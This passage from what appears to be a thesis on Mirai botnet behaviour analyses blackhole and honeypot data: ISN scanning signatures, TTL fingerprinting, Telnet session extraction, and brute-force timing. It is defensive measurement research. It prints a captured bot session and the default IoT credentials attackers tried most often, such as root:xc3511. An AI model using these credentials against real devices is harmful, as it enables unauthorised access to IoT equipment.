


Figure 4.2: Initial Sequence Number over time


We can immediately see one interesting thing: the straight horizontal line located around $ISN = 1.59 * 10^9$. Once translated to an ipv4 address, it corresponds to the blackhole IP address. Therefore, even without a deep inspection of the source code, this strange behaviour would have been spotted immediately.

We can also see some kind of vertical lines formed by the dot. This could be explained by sudden a burst of data arriving at the blackhole or host performing lots of reconnection and simply incrementing the ISN instead of randomizing it.

Finally, the tiny horizontal line represents a normal TCP session where ISN is increment linearly.

4.1.2 Occurrences of ISNs

By keeping in mind the previous observation (4.1.1), we could try to see how frequently all ISN are used, and if there was a change in the ISN utilisation over time. To do this, two bar charts representing occurrences of ISN for each packet received are shown in figure 4.3. The graph 4.3a uses the dataset 2, the second graph 4.3b uses the dataset 3.



(a) Dataset 2: 29-11-2016 → 21-12-2016

(b) Dataset 3: 13-04-2017 → 19-05-2017

Figure 4.3: Occurences of ISN from the blackhole

The x-axis represents the ISN value for each packet while the y-axis shows the occurrence for each ISN. In order to make interesting things stand out, any occurrences below 2000 have been considered as "noise".

First of all, we can see that for the two graphics, there is a huge proportion of packets having ISN set to 0. This is mainly because when a `[RST]` flag is sent, it normally uses an ISN set to 0.

Secondly, we can make a link with the previous observation. We can clearly see that there is a big proportion of ISN set to approximately $1.59 * 10^9$, which correspond to the blackhole's address. We can also see that there are some kind of attractors in the graph 4.3b, for example around $2.80 * 10^9$ and $3.3 * 10^9$. However, the investigation of these packets will not be realized in this work.

To summarize, the scatter plot 4.2 and 4.3 showed that the ISN property is still used to scan whether devices have Telnet server enabled or not. Moreover, others attractors have appeared! This can be explained by new versions of Mirai scanners or other scanners not part of the Mirai botnet, probably using the same idea as Mirai concerning ISN numbers.

4.1.3 Looking at TCP flags

We saw that plotting ISN over the time can show unexpected characteristic. We will try to see if others feature can be identified by looking at ISN per TCP flags by applying the same methodology. However, only the dataset 2 will be shown here.

Before showing results, a reminder of the meaning of TCP flags is given below:

TCP flag	Meaning
SYN	Initiates a connection
ACK	Acknowledges received data
RST	Aborts a connection in response to an error
FIN	Closes a connection
PSH	Push the buffered data to the receiving application immediately
ECN	Explicit Congestion Notification
CWR	Congestion Window Reduced

The figure C.1a placed in annex shows, like the figure 4.2, a scatter plot of the ISN utilization over time per TCP flags. Again, we can see a horizontal line at the $1.59 * 10^9$ ISN value whenever the SYN and RST flags are set. This means that when the probing has finished, remote devices reply with RST. We can also see that in general, when a TCP session completes the handshake, connections are gracefully closed. Usually, sessions having ACK also send PSH-ACK and FIN-ACK. Concerning SYN-ACK and SYN-ECN-CWR, nothing interesting seems to be happening.

We also plotted ISN occurrence per TCP flags on figure C.1b. In this scatter plot, we are interested in high ISN occurrences. Only the first two charts SYN and RST, tell something. Concerning SYN, similarly to 4.3, lots of TCP session start with an ISN close to the destination address. In addition to that, we can see small variation setting the ISN with the formula $ISN = ip.dst \pm x$, where x seems to be a small number. This may be explained by the fact that intermediate router (particularly firewalls or Network address translation (NAT)) may change the initial sequence number of the connection. Or, that there exist Mirai variation that set the ISN to the ISN$\pm x$, which could still remain possible.

4.1.4 Analysis of the $ISN = ip.dst$ property over time

In our previous analysis, we only focused ourselves to time frames of 3 hours. We will now see how the property $ISN = ip.dst$ has evolved over the time spanned by our dataset 1 (29-11-2016 $\rightarrow$ 19-05-2017).

The plot 4.4 shows occurrences over time of unique IP per day having the ISN property. As Mirai targets the destination ports 23 and 2323, they are separated.

We can see that there is roughly 10 times more occurrences on the port 23 than the port 2323. Which is absolutely not surprising, knowing the fact that Mirai is intended to work like that (see scanner.c @line 217 or section 2.3.2).

We can also see some spikes, for example on the 17 Dec 2016, 21994 unique compromised IP contacted the balckhole; it represented 52.10% all of unique IP seen on this day. We don't have any clues why there are spikes. Perhaps, the increase in mid-December is because the attack on the British ISP TalkTalk stimulated the interest of other hackers to give the released Mirai source code a try, then, creating new scanners. Unfortunately, we don't have any clues for others spikes. Neither for the drop on the 25 Apr 2017.

If we take into account spikes, the general tendency of the plot seems to decrease.

4.2 Towards a behaviour analysis: Looking at TTL

Before stepping into the analysis, we should recall that Time to Live (TTL) is an 8-bit value being decreased each time a packet passes through a router. Referencing to the RFC1700[1] *"The current recommended default time to live (TTL) for the Internet Protocol (IP) [45,105] is 64."*,

[1] https://tools.ietf.org/html/rfc1700




Figure 4.4: Occurrence of the ISN property over the time

however, according to [53], IP stack developers do not follow this recommendation. Some typical initial TTL value is given in the table below (source: [54]).

Operating system (OS)	**IP initial TTL**
Linux (kernel 2.4 and 2.6)	64
Google's customized Linux	64
FreeBSD	64
Windows XP	128
Windows 7, Vista and Server 2008	128
Cisco Router (IOS 12.4)	255
Solaris/AIX	255

So, when we receive a packet (rTTL), we can estimate its initial TLL (iTTL) using the formula $iTTL = rTTL + \#hops$. Also, Vanaubel et al. [55] showed that it is very unusual that $\#hop$ is greater than 30. From this, we can roughly classify received packets.

However, this should be considered with care as intermediate router may increase or set the TTL value on the fly instead of performing the decrement.

4.2.1 TTL utilisation

In this section, we will jump a little bit forward by adding few data collected by the honeypot. It will be useful to make comparisons and show that the observed comportment extends to more than simple probing.

The graph 4.5 presents a repartition of the TTL observed from incoming packets. The x-axis represents the TTL observed, the logarithmic y-axis represents the occurrence. We distinguished three cases:




Figure 4.5: Repartition of TTL per day for unique IP - Dataset 1: 29-11-2016 → 19-05-2017

1. Tshark filter: `not icmp`
2. Tshark filter: `tcp.port==23 or tcp.port==2323 and not icmp`
3. The IP has logged in at least once during the day.

At first glance, we immediately notice that data lays in three distinct areas. One around $TTL = 50$, the second around $TTL = 115$ and the last one around $TTL = 240$. Applying the formula stated above gives us:

$$\begin{array}{lcll} 50 & \xrightarrow{+15} & 65 \approx 64 & \text{*nix (Linux/Unix)} \\ 115 & \xrightarrow{+15} & 130 \approx 128 & \text{Windows} \\ 240 & \xrightarrow{+15} & 255 \approx 255 & \text{Solaris/AIX/Cisco} \end{array}$$

Which is really close to values from the table above.

We can see that there exists Telnet session for all operating system guessed. The proportion of *nix (Linux/Unix) and Solaris/AIX/Cisco is really close, confirming the fact that IoT malwares essentially target IoT devices running Linux or derivative.

However, we can also see that there exists Telnet sessions around $TTL = 115$. This is really less significant compared to others areas (scale is logarithmic), as there is a factor of 10 between the two filters. This confirms one more time that Windows is not a primary target of Telnet-infection-based botnets.

4.2.2 The inconsistency of TTL

We will continue our examination of TTL from a different perspective: We will look at delta of TTL. We will define a delta TTL as follow:

Definition 4.1. $\Delta_{ttl} = abs(TTL_2 - TTL_1)$, *where* TTL_2 *and* TTL_1 *are respectively the TTL value from the second received packet and the first received packet.*

For example, let's consider the following case: An IP connects 3 times to the blackhole with the following packet:

$$P_1 \rightarrow \{TTL = 45\}, \quad P_2 \rightarrow \{TTL = 44\}, \quad P_3 \rightarrow \{TTL = 235\}$$

The following TTL will be extracted:

- $\Delta^1_{ttl} = abs(P_2[TTL] - P_1[TTL]) = abs(44 - 45) = 1$
- $\Delta^2_{ttl} = abs(P_3[TTL] - P_2[TTL]) = abs(235 - 44) = 191$

Note that a delta TTL can only be computed if an IP sent at least 2 packets. We plotted the obtained TTL value for port 23 only, port 2323 only and logged in Telnet session; for the dataset 2. It is shown in figure 4.6.

For each sub-graph, we considered the time between the reconnection. For example, the green bar shows a time window of 10 seconds, meaning that delta TTL was computed only if the difference between the arrival time of two packets was at most 10 sec.

This distinction allows us to deduce that infected devices do not limit themselves to only one probing. We can see that by looking at the red bars located near $TTL = 190$ for the Telnet graph.

Now focusing on the result for logged Telnet session with a window size of 10 seconds, we can do the following observation:

- 94.28% of packets that follow each other have a delta TTL of 0
- 1.716% of packets that follow each other have a delta TTL of 1

Which is normal as traffic may take a different path during a session.

Still, we can notice that approximately 0.10% of packet spaced by at most 10 seconds had a change in their TTL of 191. This means that for example one packet had its TTL set to 49 and the next one had its TTL set to 240.

This can be explained by the fact that TTL may be changed on the fly by intermediate routers, that multiple devices behind some kind of NAT are scanning the blackhole at the same time or that multiple scanning instances with different hardcoded TTL are running on these IP[2].

As a side note, we can observe exactly the same behaviour in the dataset 3: (13-04-2017 $\rightarrow$ 19-05-2017).

To summarize the TTL part, we identified that a large majority of devices are running under the Linux operating system. Also, some change in the TTL value can be seen. This is surprising because the released Mirai source code:

- Enforce that only one instance can run at a given time
- Hardcode the TTL value to 64
- Do not try to infect devices in private network (RFC 1819)

[2]Mirai hardcode its TTL, setting it at 64.




Figure 4.6: Delta of TTL between reconnecting IP - Dataset 2: 29-11-2016 → 21-12-2016

CHAPTER 5

Honeypot

In chapter 4, we saw analysis and observations coming from a passive source of data, namely the blackhole. In the intention to deeply analyse tendencies and behaviors, we will leverage the interactivity provided by the honeypot.

This chapter is composed as follow, first, we will see how the processing of data has been realized. Then, typical Telnet sessions will be presented along with their frequencies. The third section will be dedicated to trends of both credentials and commands, and see if particular events can be linked to daytime. After this, we will see how long commands distributing malware are alive. In the fifth section, we will use X.509 certificates to try to deduce the type of remote devices without performing an active scan. We will close this chapter by presenting a draft of architecture to download remote binaries automatically and the results collected so far.

5.1 Data processing: from PCAP to comprehensive data

Since the beginning, we are saying that the data has been collected by the honeypot. To be more precise, we only used the honeypot as an interaction tool. As a matter of fact, every data used in this chapter comes from PCAP files produced from a tcpdump on the honeypot interface.

We did not use the honeypot as a tool to generate the data itself because we had some problems and needed to patch it several time (see section 3.3.3 for more information). In addition to that, using raw PCAP allows us to make analysis on the network layer (for example, see graph 4.6)

From now on, a "Telnet session" will mean the aggregation of all messages exchanged during the session. The figure 5.1 shows a Telnet session from a PCAP file; red font indicates messages from the client, blue font indicates messages from the honeypot. We can clearly see that some kind of extraction is needed to get comprehensive data.

We will now briefly describe how Telnet session have been extracted from PCAP files.

1. We obtained Tshark TCP flow numbers from each PCAP with the command
   `tshark -n -z "follow,tcp,raw,1" -r {pcapName} -T fields -e tcp.stream "telnet"`
2. For each flow number, we performed the extraction of Telnet data, incrementally constructing a session object

Figure 5.1: Acquired messages from PCAP forming a Telnet session

3. Finally, we pushed data into redis

The Telnet session of the figure 5.1 reconstituted from the client point of view will look like: `['root', '12345', 'enable', 'shell', 'sh', '/bin/busybox MIRAI']`

5.2 Basic Telnet session analysis

In this chapter, *bruteforcing credentials* will refer to the act of establishing a connection to the honeypot, negotiating parameters and sending at least two Telnet commands, which are typically the credential composed of the username and the password.

We will also refer *malware distribution* as the act of sending a command instructing the honeypot to fetch some remote binaries through other protocol, such as `WGET`, `CURL`, `TFTP`, and so on.

5.2.1 Telnet sessions and the ISN=IP.DST property

In this small section, we will put into relation two components of IoT botnet, the Telnet-availability scanner and Telnet credential bruteforcer. To do so, we looked at IP having logged in, then checked if this IP sent a packet with the ISN property within a time window. If there is a match, this means that the IP had scanned the honeypot before trying to bruteforce credentials.

The figure 5.2 represent the average of time between a packet with ISN property and a bruteforcing Telnet session, for the dataset 2. It shows that nearly all IP bruteforcing credentials had already scanned the honeypot before. 99.6% performed a bruteforcing within 1 hour. Therefore, we can safely say that these two scanning processes are done from the same IP.

Furthermore, we can see that on average, bruteforcing Telnet sessions do not occur immediately after the scanning. 18% of them occur between 1 minute and 2 minutes, while 50% of them occur within 0 second and 2 minutes.

Concerning the Dataset 3 (13-04-2017 → 19-05-2017), the behaviour is conserved, the time between the scanning and bruteforcing has generally decreased of few tens of seconds.




Figure 5.2: Average of Telnet sessions having the ISN property - Dataset 2: 29-11-2016 → 21-12-2016

5.2.2 Are they retrying?


In the previous section, we saw that scanning availability of Telnet and bruteforcing credentials are coming from the same IP. From this knowledge, we wanted to see if the bruteforcing operation was done multiple time by an IP during the same day. In principle, this operation should be done only one time because when the remote host login to the honeypot, its credentials are automatically accepted. Therefore, it should move on and scan other devices after the reporting operation done. We will see that in reality, this a priori is not entirely true.

The two plots at figure 5.3 show a cumulative distribution function of the average amount of Telnet login attempts per unique IP within a time window of 1 day. Focusing on the graph 5.3a, it can be seen that 68% of IP only connect one time per day, while 73% of the IPs try maximally 2 times per day to login. An interesting observation is that there is a gap of about 14% between the 9th and 10th attempts.


Concerning the plot 5.3b, we can see that IPs tend to try to login more time per day. Moreover, the gap between the 9th and 10th attempts has moved in the 1st and 2nd attempts, raising to roughly 22%.

5.3 Tendencies and behaviours

In this section, we will focus on the actual exchanged data through the Telnet protocol. Particularly, we will take a closer look at the credentials used to login, but also on the instructions sent from the remote host.



(a) Dataset 2: 29-11-2016 → 21-12-2016



(b) Dataset 3: 13-04-2017 → 19-05-2017

Figure 5.3: CDF of login attempts for a time window of 1 day per unique IP

5.3.1 Credentials study

Going straight to the point, the figure 5.5 shows a ranking of the credentials used to login during a Telnet session. We should note that all credentials are not displayed, credentials having an occurrence of less than 200 are omitted.

We can immediately see that some of them are way more used than other. The top 5 of credentials used are given in the figure 5.4. Alone, they represent 23.26% of all credentials recorded.

`root:xc3511`	4748	5.69%
`root:vizxv`	4347	5.21%
`root:admin`	3556	4.26%
`admin:admin`	3513	4.21%
`root:(none)`	3242	3.89%

Figure 5.4: Top 5 credentials used

Nonetheless, this result is not surprising. If we refer to the table given in section B, we can see that a weight is associated with each credential. This weight represents the rate at which the credential might be selected during the bruteforcing operation. If we compare this table with the figure 5.5, we can see that the ranking generally follows the table.

Still, we can see some variations. For example, the credentials `!!Huawei:!!Huawer`, representing 2.21% of all used credentials, is not present in the table. We will come back to this particular case in the next graph.

The bar chart 5.5 also distinguishes two cases, *occurrences of credentials* and *occurrences of credentials by unique IP*. In nearly all credentials showed, we can see that remote hosts do not try too much the same username/password combination. Only `root:101chin` and `root:win1dows` stand out from the crowd, where respectively 62% and 57% percent of bruteforcing is done by the same set of IPs.

Finally, the yellow box inside the bar chart shows that a huge proportion of session are malformed or do not send credential at all, they represent 33.44% of all sessions. Along with

this, the box also shows the proportion of session having the DO ECHO Telnet's option enabled. This could tell us that at least 25.25% used a different version of the Telnet client or that the scanner use different Telnet options.

